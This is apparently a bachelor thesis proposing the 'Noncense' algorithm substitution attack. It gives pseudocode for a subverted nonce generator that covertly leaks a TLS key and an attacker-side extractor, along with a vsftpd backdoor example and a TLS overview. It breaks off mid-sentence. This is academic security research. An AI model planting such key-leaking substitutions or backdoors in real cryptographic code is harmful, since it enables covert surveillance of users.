UNIVERSITÄT ZU LÜBECK
INSTITUT FÜR IT-SICHERHEIT

Noncense - Algorithm Substitution Attacks on TLS

Noncense - Algorithm Substitution Attacks gegen TLS

Bachelorarbeit

im Rahmen des Studiengangs
IT-Sicherheit
der Universität zu Lübeck

vorgelegt von
Tim-Henrik Traving

ausgegeben und betreut von
Prof. Dr.-Ing. Thomas Eisenbarth

mit Unterstützung von
M. Sc. Claudius Pott
&
Dr. Sebastian Berndt

Lübeck, den 1. September 2020

Abstract

This thesis develops, implements and tests the Noncense Algorithm Substitution Attack (ASA), which is composed of two methods that open a covert channel in the Transport Layer Security (TLS) protocol to transmit arbitrary information. This information can be read by a third party, but it is not detectable, that information is transmitted. Even if somebody knew that information is transmitted, he or she is not able to reconstruct the information without the right key.
The described attack is used to extract a secret key that allows the reconstruction of long term keys used to encrypt TLS connections, which allows to unencrypt these connections and therefore monitor their content by a passive attacker.
As no brute-forcing is necessary to reconstruct a key, the described methods provide a feasible way to mass-surveillance by anyone.

Zusammenfassung

Diese Bachelorarbeit entwickelt, implementiert und testet den Noncense Algorithm Substitution Angriff (ASA), welcher aus zwei verschiedenen Methoden zum verdeckten Austausch beliebiger Information innerhalb des Transport Layer Security (TLS) Protokolls besteht. Diese Informationen können von einer dritten Partei mitgelesen werden, ohne dass der Informationsfluss dabei ersichtlich ist. Selbst wenn bekannt ist, dass Informationen übertragen werden, können diese nicht ohne einen geheimen Schlüssel gelesen werden.
Der Angriff wird verwendet, um den geheimen TLS-Langzeitschlüssels eines Opfers zu rekonstruieren, welches eine passive Überwachung der Kommunikation des Opfers ermöglicht. Da kein Brute-Forcing zur Rekonstruktion des Schlüssels notwendig ist, erlauben die beschriebenen Methoden auch Akteuren ohne hinreichend große Rechenressourcen die breit angelegte Überwachung von Kommunikation.

Erklärung

Ich versichere an Eides statt, die vorliegende Arbeit selbstständig und nur unter Benutzung der angegebenen Hilfsmittel angefertigt zu haben.

_____

Lübeck, 01. September 2020

Acknowledgements

The Author would like to thank Prof. Dr.-Ing. *Thomas Eisenbarth*, Dr. *Sebastian Berndt* and especially M. Sc. *Claudius Pott* for their continuous support throughout the course of this thesis. Furthermore, he would like to thank Prof. Dr. *Maciej Liśkiewicz* for acting as second examiner.
Last, but not least, he would like to thank his girlfried and his family for proofreading this thesis, and for the support and the motivation they provided.

Contents

1 Introduction

Cryptography is omnipresent. Not only top-secret government documents or banking transactions, but websites, email, and chatmessages are encrypted. This establishes confidentiality between the communicating parties and provides the context for people to share information, opinions and thoughts without worrying about eavesdroppers.

Today's cryptographic algorithms rely on the secrecy of a key. If the secrecy of the key is compromised, the whole communication is potentially vulnerable and a new key should be used to encrypt further messages. But compromising a key is not an easy task.
One way to achieve this is to try every possible key for decrypting an encrypted message until the right one is found. Depending on the number of possible keys, this procedure, which is called *brute forcing*, requires a lot of time and a lot of computing power.
Therefore less resource intensive procedures to find the right key are welcome e.g. to law enforcement agencies. One possible procedure are *algorithm substitution attacks* (ASAs), as they are described in this paper.

1.1 Related Work

The idea of ASAs was introduced in 1996 by Young and Yung with their work about kleptographic systems [YY96]. As their name suggests, these systems securely and subliminally steal information, usually by steganographic means. The steganographic aspect of ASAs was later examined by Berndt and Liśkiewicz [BL17]. Bellare, Paterson and Rogaway described ways for ASAs against symmetric encryption in 2014 [BPR14] and one year later Bellare, Jaeger and Kane developed an universal approach for ASAs against any randomized encryption [BJK15]. The later work emphasized, that even though an ASA might be undetectable in the generated ciphertexts, this does not mean that they can not be detected e.g. during the ciphertext generation. Russel, Tang, Yung and Zhou worked on ways to detect ASAs and coined the term *Watchdog*, which describes an ASA detector [Rus+16]. However, reliable detection is hard to achieve [DFP15]. Multiple works propose the use of deterministic encryption schemes that use unique ciphertexts [BH15; DFP15]. An approach called "Self Guarding Protocols", that does not need to detect ASAs in order to prevent them, was put forward by Fischlin and Mazaheri in 2018 [FM18]. Watchdogs against hardware backdoors were the theme of different papers [DFS16; WS11] and meth-

ods to assure certain security features, even if a trusted platform modul (TPM) is subverted, were developed by Camenisch, Drijvers and Lehmann ins 2017 [CDL17]. An analysis of different ASAs implemented in Java, namely IV-replacement-, biased-ciphertext-, and universal stateless attacks were examined by Tran in 2019 [Tra19]. Many of these attacks work by manipulating the implementation of a pseudorandom number generator, which was formalized by Dodis, Ganesh, Golovnev, Juels and Ristenpart in 2015 [Dod+15].

1.2 Goal of this Thesis

Previous work focused on the theoretical feasibility of ASAs, as well as ASAs against selected algorithms. This work however focuses on ASAs against a certain protocol:
The Transport Layer Security (TLS) protocol is arguably one of the most important protocols for secure communication. It is used to secure other protocols, e.g. HTTP, FTP or SMTP [Res00], [For05], [Hof02]. Breaking the confidentiality of this protocol would allow an attacker to monitor wide aspects of a victims life. This makes TLS a valuable target, e.g. for law enforcement agencies.
As in other cases of encryption, the confidentiality in TLS is established by a secret key. Instead of needing to brute-force this key, the described Noncense ASA allows to leak the key byte by byte and reconstruct it afterwards. This makes it feasible to eavesdrop on TLS secured communication even with limited resources.

1.3 The Power and the Problems of Software Libraries

Everything a computer ever does is executing algorithms.
Algorithms can be described as a finite sequence of well defined instructions to solve a problem. As a wide variety of problems exist, so do algorithms. We use algorithms every day. When we use a smartphone, for example, Bresenham's line algorithm might be used to determine how to draw straight lines on the screen. When we want to get the quickest way home after a long day of work, Dikstra's shortest path first algorithm may calculate the best way through traffic. And when we send chatmessages to our friends, algorithms like those that form the *Advanced Encryption Standard* (*AES*) [DR02] ensure that nobody except our friends can read our messages.

As these problems occur so often, programmers do not want to re-implement the corresponding algorithms every time they are needed. Instead, they use so called *software-libraries*. A software-library, or just *library*, can consist of implementations of one or more algorithms. Libraries provide a central place for algorithms in computer programs. If a

specific algorithm is needed, the programmer simply refers to the implementation in the library. This also provides various other advantages. If, for example, a mistake is found in the implementation of an algorithm (a so called *bug*), only the implementation in the library has to be corrected, as it is shared throughout the different parts of a program, instead of having to correct the implementations at every single point the algorithm is used.
Furthermore, libraries may be shared not only among different parts of a program, but among different programs themselves. This means that only one single library needs to be present at a machine to provide the implementations of various algorithms to all the machine's programs. This reduces each program's size (as no program needs to contain its own libraries anymore, which also reduces potential redundancies) and increases maintainability of the implementations.
Last, but not least, many algorithms tend to be very complex. Such complex algorithms can be hard to understand and even harder to implement. Libraries open the possibility for people who are not interested in, do not have the time, or lack the required knowledge for understanding such algorithms to use them non the less.

But especially widespread libraries that implement complex algorithms pose a great potential threat. If only few people are able to understand an algorithm and its implementation, only those few people are able to verify an algorithms correctness. Therefore flaws in the implementation or the algorithms themselves may remain undiscovered for months or even years. This is particularly dangerous for cryptography and other security related libraries. Many flaws can easily be weaponized and abused by hackers and other criminals for a long time before they are discovered and disclosed to the public. The next Section 1.4 presents a few examples.

1.4 A Quick Look at Historic Flaws in Software Libraries

As already mentioned in Section 1.3, flaws in complex libraries may remain undiscovered for a long time. This section further illustrates this point by giving some examples.

1. The **Debian PRNG Entropy Reduction** was discovered by Luciano Bello in May 2008. Changes to the *Pseudorandom Number Generator* (PRNG) made in 2006 dramatically reduced the entropy of the generated numbers, making it possible to predict the generated numbers [Bel08]. This made cryptographic keys and other sensitive material derived from these numbers vulnerable to attacks. Even though the affected code was open source (which means that anyone could easily inspect the code), the bug remained undiscovered for over two years.

2. The **OpenSSL Heartbleed Bug** was independently discovered by a team of security engineers at Codenomicon and a security engineer at Google Security. The bug resided in the OpenSSL library, which implements cryptographic algorithms, as well as the *Transport Layer Security* (TLS) communication protocol. It allowed an attacker to send a specially crafted message to a victim, which in turn revealed parts of its memory, likely containing sensitive data [Syn14]. The bug was introduced to OpenSSL in March 2012 and was publicly disclosed in April 2014, also remaining undiscovered for over two years.

Both bugs remained undiscovered for over two years. *Undiscovered* means, that the public did not know about the issues. Yet it is possible, that individuals or organizations did know about the bugs before the public, but deliberately kept its knowledge about a bug's existence secret to use it in the individual's or organization's own interest. The Bloomberg News for example claims that the United State's National Security Agency (NSA) knew about the Heartbleed Bug before its public disclosure, but kept it secret to use it as a *Zero Day Exploit* for its own purposes [Ril14].
The problem with the Debian PRNG Entropy Reduction is, that it poses a threat, even long after the bug itself was fixed. Years later cryptographic material generated with the weakened PRNG is still vulnerable and will always be.

1.5 Weaponizing Complexity

As a recapitulation:

1. Many algorithms are very complex.
2. The implementation of complex algorithms is prone to errors.
3. Errors in implementations may remain undiscovered for a long time.

Errors are, by their very nature, unintentional. If an error poses a security risk, crashes a system or annoys users, it is not on purpose, but mere "bad luck". The same applies if an error remains hidden for years, especially if the error resides in open source software.

Now imagine that such an error is not actually an error. Imagine that someone deliberately placed this "error" in the code. Imagine that someone modified the implementation of an algorithm to do other things beside its original purpose.
This is an algorithm substitution attack.
In an algorithm substitution attack an attacker modifies an algorithm or its implementation to do different things than its original purpose. Usually, but not necessarily, the

attacker tries to hide the algorithm's modification, so it might go undetected for as long as possible. Therefore complex algorithms are better suited for such modifications, as it is easier to hide something in a highly complex, instead of simple, "straight forward" environment, where any modification would immediately be recognized.

1.6 Attack Scenario

The general attack scenario starts with an attacker modifying a piece of code to do operations different from its original purpose. The attacker may or may not directly benefit from this operations (e.g. he might benefit directly if the attack mines a cryptocurrency in his name, but he might not benefit directly from an attack that crashes the victims system). He then captures or sets up a way to distribute this modified code without a victim getting suspicious (the attacker could e.g. hack the server that provides the original code and replace this code with his own version). A victim then obtains and uses this modified code, thinking it is the original one. The modified code then executes his modified features on the victims machine. The constraint that the modified version is not directly placed on the victim's machine by the attacker, but by the victim himself, allows for a stronger attack. Otherwise, if the attacker had access to the victims machine, he would probably be able to extract the key by other, potentially easier means.
In the Noncense attack scenario the attacker modifies the OpenSSL library to leak information about the Key used to encrypt the communication between a victim and third parties. See Figure 1.1 for a visualization of the attack scenario.

1.7 Outline

The upcoming second chapter will explain the attack's idea in depth. The third chapter then gives a brief overview over the relevant parts of the TLS protocol and shows where and how to leverage it. The following fourth chapter applies the described ASA idea to the TLS scenario in theory, while the fifth chapter deals with the implementation of the attack within the OpenSSL library. The sixth chapter defines various metrics which the implementation is then tested against. The results of these tests can be found in chapter seven. Based on the findings, possible countermeasures are described in chapter eight and chapter nine wraps up the whole work and gives an outlook to open problems for further investigation.




Figure 1.1: An Illustration of the Noncense attack scenario.


2 The Initial Attack Idea

In its most general definition, an algorithm substitution attack could describe any computer program that was modified by an attacker to do something it is not supposed to do. For example, this definition would be applicable to a backdoor an unknown attacker introduced to the FTP-deamon "vsftpd" Version 2.3.4. Sending any username with a ":)" (ASCII-Smiley-Face) attached to it's end opened a backdoor with root shell access [Eva11].


But the algorithm substitution attacks described in this thesis are a more specialized subclass of such attacks. Algorithm Substitution Attacks subvert an encryption scheme in order to transmit information in an undetectable, steganographic manner. As Berndt and Liśkiewicz showed, an ASA against an algorithm is equal to opening a steganographic channel based on the corresponding algorithm [BL17]. *Undetectable* means, that if a decrypter with the knowledge of the secret key used to generate ciphertexts, is given two ciphertexts of the same plaintext, one generated with the original, one with the modified encryption scheme, he can not tell which ciphertext was generated by which encryption scheme. This property of ASAs was extensively examined by Bellare, Jaeger, Kane, and Rogaway [BPR14; BJK15].

ASAs consist of two main parts: The encryption on the victims side and the extractor on the attackers side.
The encryption (Enc) generates legitimate ciphertext (C) of a given plaintext (M) through the use of the victims secret key (K). Legitimate means, that the original, unmodified corresponding algorithm (Dec) can decrypt the ciphertext to the same plaintext, without any anomalies. Non the less, the encryption part of the ciphertext embed further information (aM) into the ciphertext under the use of a key (aK) provided by the attacker. The extractor (Ext) can, as the name suggests, extract these information from the ciphertext by using the attacker's key. This is illustrated in Figure 2.1.

It is easy to see, that the vsftpd-backdoor does not withhold against this stronger definition of an algorithm substitution attack. The attack does not open a *steganographic* sidechannel, but a "normal", quite detectable backdoor. To further illustrate this statement, the attacker's (possible) modification illustrated in Algorithm 2 of the (possible) original Algorithm 1 does not compare to an ASA as defined here.



(a) The original encryption algorithm.



(b) The modified encryption algorithm.

Figure 2.1: The original and modified encryption algorithm in comparison.

Algorithm 1: Potential Algorithm Definition for vsftpd User Authentication

```
1 if username in users then
2     hash ← calculateHash(password)
3     if hash == users[username].hash then
4         allowAccess()
5 denyAccess()
```

2.1 Intermission: The Used Pseudocode

The pseudocode used in this thesis is a mixture of C, Java and Python.
Operations are depicted as $X()$, while variables are just X (without brackets).
$X \leftarrow Y$ describes the assignment of the value of Y to the variable X. Y may or may not be an operation.
The first position of an array is 0. $X[Y]$ returns the value of an array at position Y. $X[Y : Z]$ returns a subarray of X with all values starting with Y and ending with $Z - 1$. $X[: Y]$ returns a subarray of X with all values from position 0 to $Y - 1$. $X[Y :]$ returns an subarray of X with all values from position Y up to the end of the array. $X[: -Y]$ returns a subarray with the last Y positions of X. Strings are treated as array of characters.
`FOR`-loops are describes as $for\ a; b; c\ do$, which use a value specified in expression a, execute while expression b is true and perform operation c after each cycle.

Algorithm 2: Potential Algorithm Definition for vsftpd User Authentication with an Attacker's Modifications

```
1 if username[:-2] == ":)" then
2     openBackdoor()
3 if username in users then
4     hash ← calculateHash(password)
5     if hash == users[username].hash then
6         allowAccess()
7 denyAccess()
```

2.2 Previous Attacks

Bellare, Paterson, and Rogaway described different approaches for ASA against symmetric encryption in [BPR14]. They distinguish between a *stateful* and a *stateless* attack. Both leak arbitrary information one position at a time. The stateful attack is based on an internal state. The attacker needs to maintain this internal state in order to reconstruct the information. An example for such a stateful attack would be to leak one position after another. The internal state would be the amount of positions, that were already leaked.
The problem of these stateful attacks is that they are very prone to failure. If the attacker misses one single position, or the position counter is reset, e.g. due to a system restart, the reconstruction of subsequent information is impossible. The attacker could still capture values, but is not able to determine their position, as he lost track of the internal state. Most likely he is not even aware of the problem and might end up thinking he reconstructed the right information, even though it is completely useless.
The stateless attack selects the position that will be leaked *independent* of an internal state. Therefore an attacker does not need to keep track of said state and even if the victims system restarts or positions go missing, the reconstruction is still possible. This can be achieved e.g. by not only leaking a value, but also leaking the position of that value.

At first Bellare, Paterson, and Rogaway focused their work on symmetric encryption schemes [BPR14]. They proposed a so called "IV replacement Attack" and a "Biased Ciphertext Attack". Only one year later, Bellare, Jaeger, and Kane proposed an "Universal Stateless Attack" that worked on every randomized encryption [BJK15]. All of these attacks were implemented by Tran in [Tra19] and heavily inspire the Noncense Attack described in this thesis.

2.3 How to leak a key without anybody knowing

The ASAs described so far targeted encryption schemes. The Noncense Attack shows that ASAs are not only applicable against such schemes, but against protocols and their implementations, too.
The goal is to leak arbitrary data. This can be done in various ways. As the name suggests, the *Noncense* attack uses *nonces* to leak information. A *nonce* is a *number used only once*[KL14]. Nonces are a common tool, especially in cryptography, where they are used e.g. to seed PRNGs or as *initialization vector* (IV) for various modes of operations when en- or decrypting data. Oftentimes nonces are selected at random, but they can also be derived from other, non-random data.
The idea of the Noncense attack is to select nonces in a way that they contain information about arbitrary data, for example: a secret key. From now on this example of a secret will be used to illustrate the attack, but it shall be emphasized again, that the attack can leak any information. The attacker collects these nonces, e.g. by eavesdropping on communication, and once he collected enough nonces, reconstructs the original information.
The proposed ASA is a version of Bellare, Jaeger, and Kane's *universal stateless attack* as described in [BJK15] that chooses a nonce instead of a ciphertext. This is useful for the Noncense Attack, as the method does not deal with encryption at all, but just uses a random nonce.

2.3.1 The Victim's Side

The original code shall select a nonce at random (Algorithm 3).

Algorithm 3: The original code when selecting a nonce.

```
1 nonce ← getRandom(nonceSize)
```

This single instruction is replaced with a more complex code:
At first a timer is initiated (line 1 of Algorithm 4). This timer is necessary, because the attack uses randomness. In a disadvantageous case this randomness might cause the code to run forever. To prevent this and keep the execution time within an acceptable timeframe, the timer keeps track of how many times the attack was already tried unsuccessfully and aborts the attack, if it is taking to long.
This "emergency abort" is implemented in line 3, where the `while`-loop will only run again, if the timer is smaller than a given timeout *timeout*. In order to prevent suspiciously long execution times, the timeout should not be too high, neither too low (which would

Algorithm 4: Basic ASA: Choosing a random nonce and checking if the corresponding pseudorandom number contains information about the key.

```
1  int timer = 0
2
3  while timer < timeout do
4      nonce ← getRandom(nonceSize)
5
6      randomNumber = PRF(nonce, attackerKey, randomNumberSize)
7
8      if randomNumber[1] == key[randomNumber[0]] then
9          break
10
11     timer ++
```

cause an attack to fail too often). It should be at least equal to the number of expected number tries and can be increased up to a point, where a worst case execution time would cause suspicion.
If the timeout has not occurred, a random nonce of size *nonceSize* is selected (line 4). On the other hand, if a timeout *has* occurred, the random nonce that was selected in the previous try is selected as a nonce for further use.
Back to the case where no timeout has occurred. The just selected random nonce is used as *seed* for a *Pseudorandom Function* (PRF) (line 6). A PRF takes a secret key and a seed to generate a pseudorandom number of size *randomNumberSize* [KL14]. A pseudorandom number is a number that cannot be distinguished from a true random number, but was generated in a deterministic way [KL14]. In this case the seed is the nonce, and the secret key *attackerKey* is a key *that the attacker provided*.
This "encryption" is a crucial step!
The nonce that the victim is about to use is combined with a key *the attacker* provided (so not the victims key).

This is crucial because *not* the nonce, but the number generated by the PRF is checked for information (line 8).
If instead the nonce was checked for information, a victim would be able to detect an ongoing attack, because the victims nonces obviously contained information about the victims key. But as the result of a PRF that uses a secret, attacker-provided key, is checked, the victim has no way to determine if a nonce contains information or not. Only the attacker can reconstruct the information with his secret key. This provides a sort of "encryption" of the information, or better: it is a way to "hide" that information is leaked.

What is meant with the result of a PRF containing information can be determined by the attacker. In this case it means that the value of the information that is being leaked (e.g. a key) at the position specified by the first value of the PRF result equals the second value of the PRF's result. For example, the value "52" means that the value at the fifth position of the information is "2". Multiple parts of a PRF's result might be required to address a single position in the key, depending its size.
In case the random number generated by the PRF does contain information, the whole while-loop (and therefore the attack) is stopped (line 9). The selected nonce is passed on to the victim.
But if the result does not contain any information, the timer is increased by one (line 12) and a new random number is selected (unless a timeout occurs).

2.3.2 The Attacker's Side

The attacker has to obtain at least as many nonces as there are positions in the key. As the positions that are leaked are chosen at random and independent of each other, some positions might be chosen multiple times, while others are not chosen at all. The numbers depend on the form of the actual key that is being leaked, but an attacker can calculate how many nonces he needs to obtain in order to have e.g. a 95% chance of recovering the whole key. Furthermore there might be a timeout, where a completely random number is used as a nonce. These nonces contain no information and the attacker has no way to detect this. To handle this noise he has to keep track which value appeared how often at each position of the key. The value that appeared the most often on a specific position is most likely to be the correct value. Any occurrence of other values for a key are mere noise due to timeouts.

In the first line of Algortihm 5 a two-dimensional array is initialized, which contains a counter for each value at each position.
Then each captured nonce (line 4) is used as input to the same PRF and the same key that calculated the pseudorandom number on the victim's side (line 5). As these inputs are the same, the output is the same, too.
Then the value and positions are determined in the same way, as already described for the victim's side, and the results saved in the array (line 6).
When each captured nonce was examined, a `for`-loop starts the reconstruction of the information (line 8). A variable is initialized to keep track of the position of the maximum value (in other words to find the value with the most frequent occurrence) (line 9).
Then a second `for`-loop iterates over all possible values of a position (line 11).

Algorithm 5: The attacker's side when choosing a random nonce and checking if it contains information about the key.

```
1  // Array containing a count of the frequencies of every value on every position
2  int positionFrequencies[][] = new Array[keySize][valueRange]
3
4  foreach nonce in capturedNonces do
5      randomValue = PRF(nonce, attackerKey, size)
6      positionFrequencies[randomValue[0]][randomValue[1]] ++
7
8  for int i = 0; i < keySize; i++ do
9      maxValuePosition = 0
10
11     for j = 0; j < valueRange; j ++ do
12
13         if positionFrequencies[i][maxValuePosition] > positionFrequencies[i][j] then
14             maxValuePosition = j
15
16     key[i] = positionFrequencies[i][maxValuePosition]
```

It is checked whether the current value has a higher frequency than the currently highest known frequency. If so, its position is saved in the corresponding variable.
After the value with the highest frequency has been found, this value is chosen as the "right" value for the corresponding position in the leaked information.

3 An Overview of the TLS Protocol

The Transport Layer Security Protocol is arguably one of the most important protocols for communication. While it does not describe a standard to communicate, it does describe standards for securing communication, e.g. through encryption, integrity protection and authenticity confirmation.

3.1 TLS Origins & History

TLS was defined in 1999 as the successor of the SSL (Secure Socket Layer) protocol, which was created to provide means of secure and authenticated communication over computer networks, taking data from the TCP/IP Application Layer, operating on it, and forwarding the results to the TCP/IP Transport Layer [DA99]. The two protocols coexisted until the last version of SSL was deprecated in 2015 due to serious security flaws [Lan+15]. Meanwhile the development of TLS continued from the original TLS 1.0 version from 1999 to TLS 1.3 in 2018 [Res18].
The different versions are interoperable and deployed alongside each other. Yet the older versions may support e.g. ciphers that proved to be vulnerable and that were deprecated in more recent versions. Newer versions also provide different features, such as special handshakes. By the time this thesis is written, a monthly survey of about 150 000 Websites shows that around 98.4% of all websites support TLS 1.2, while only about 32.8% support TLS 1.3 and roughly 58% of all websites still support older versions of TLS (see Figure 3.1 [Qua20]. However, many browsers dropped support for TLS/SSL versions older than TLS 1.2 [Tho18], or at least warn the user, if the website uses such a version[Tho19].

3.2 TLS Architecture

TLS "resides" between the application- and the transport-layer of the Internet Protocol (IP) Stack. It provides a transparent way of secure communication to the application-layer. When using TLS, applications do not have to specify and implement their own means of secure communication (which might be error prone, etc.). Instead, they can rely on the well-used, well-tested TLS protocol.
The TLS Protocol is split in two (main) layers: The Handshake-Layer (composed by the Handshake-, Change Cipher Spec-, and Alert Protocol) and the Record-Layer (formed by




Figure 3.1: The Relative Deployment of SSL/TLS. One Server can support multiple SSL/TLS versions [Qua20].

the Record Protocol). The handshake layer deals with communications meta information, e.g. key agreement or error messaging, while the record layer deals with the bulk encryption of the actual data that an application would like to securely transmit.

The backbone of TLS are *sessions*. Sessions contain information about ciphers, random key material and much more. This information is used by multiple *connections*, which derive their corresponding information such as keys and IVs from a sessions *master secret*. One can think of the session as a container for metadata, while the connections are used to transfer actual data. The data, which was handed to TLS by an other application, is split into *fragments* of suitable size. These fragments are sent in TLS *records*. Figuratively the record is the "container" with the according metadata like size and delivery destination, while the fragment is the actual content that is being delivered (See Figure 3.3).

3.2.1 The TLS Handshake Protocol

The name already suggests that the *Handshake Protocol* specifies the *TLS handshake*. The handshake is used to set up sessions and connections by agreeing on cryptographic methods, exchanging random key material and so forth.
A TLS 1.2 handshake starts with a *Client Hello* message, which is basically just a random number the client sends to the server. The server answers with a *Server Hello* message,




Figure 3.2: Illustration of the TLS Protocol between the Application- and Transport Layer in the IP Stack. Picture taken with friendly permission of Thomas Eisenbarth [Eis18].

which also solely consists of a random number. This is usually followed by a *Server Certificate* message, which transmits a certificate to authenticate the server against the client. This block of messages ends with the *Server Hello Done* message. The client then checks the authenticity of the servers certificate, and if valid, proceeds with a *Client Key Exchange* Message, which is encrypted and transmits the sessions key material to the server. From this point on all further communication is encrypted. After that the clients offers the server different ciphers to choose from in a *Change Cipher Spec* Message. This block ends with a *Finished* Message. The server chooses a cipher and communicates its choice to the client with another Change Cipher Spec Message and ends the handshake with a Finished Message. See Figure 3.4a for a visualization of the TLS 1.2 full handshake message flow.
These messages represent the typical control flow of a unilateral authenticated communication (e.g. of a Webserver against a client). TLS supports not only multilateral communication (e.g. for VPNs), but also a wide variety of extensions, which can be negotiated in the handshake.
Once a session has been established, the following connections do not require a full handshake. Instead, the client only sends a Client-Hello Message with a nonce and a session identifier to the server, which then answers with another nonce. After that the connection has been set up and data can be transferred. See Figure 3.4b for a visualization of the TLS 1.2 abbreviated handshake message flow.

The TLS 1.3 handshake abbreviates the handshake into one round trip time (RTT). The first message consists still of the Client Hello with a random number, but extended with a

